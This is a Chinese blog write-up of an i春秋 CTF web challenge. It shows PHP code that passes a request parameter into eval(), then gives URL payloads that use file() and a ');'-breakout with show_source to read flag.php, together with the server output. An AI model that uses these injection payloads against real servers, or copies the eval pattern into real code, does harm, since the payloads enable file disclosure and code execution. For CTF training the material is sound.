i春秋CTF训练 Misc Web 爆破-2


原创

椰奶冻不安全 于 2020-06-20 23:52:51 发布 326 收藏 1

分类专栏： CTF 文章标签： php

来自 椰奶冻不安全 的博客，复制完可要记得我吖

本文链接：https://blog.csdn.net/qq_40654505/article/details/106879775



Misc Web 爆破-2](https://www.ichunqiu.com/battalion?t=1)

> 题目内容：flag不在变量中。
> 链接需到ichunqiu网站申请

访问网页得到php代码

```php
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

依旧是通过请求变量`hello`，再用`var_dump()`显示，可以考虑文件包含，在url请求`flag.php`文件

方法一

在PHP中有一个函数`file_get_contents()`：把整个文件读入一个字符串中，该函数是用于把文件的内容读入到一个字符串中的首选方法。构造payload

```
http://d7a0003ea7474a0386fbb99fdcf6ce82a31ccae449cc4ab8.changame.ichunqiu.com/?hello=file_get_contents('flag.php')
```

```
string(83) " <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

貌似是`file_get_contents()`这个函数不行，找到另一个`file`，与`file_get_contents()`类似，不同的是`file()`将文件作为一个数组返回。数组中的每个单元都是文件中相应的一行，包括换行符在内。

```
http://d7a0003ea7474a0386fbb99fdcf6ce82a31ccae449cc4ab8.changame.ichunqiu.com/?hello=file('flag.php')
```

```
array(3) { [0]=> string(6) " string(32) "$flag = 'Too Young Too Simple'; " [2]=> string(45) "#flag{**********************}; " } <?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

方法二

可以用`);`闭包，然后执行其他命令，如`show_source`和它的别名`highlight_file`

```
http://d7a0003ea7474a0386fbb99fdcf6ce82a31ccae449cc4ab8.changame.ichunqiu.com/?hello=);show_source('flag.php');var_dump(
```

```
<?php
$flag = 'Too Young Too Simple';
#flag{******************};
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

原理就是将`hello=`之后的所有值赋值给`$a`，然后输入`var_dump()`内，最后执行为

```
var_dump();show_source('flag.php');var_dump();
```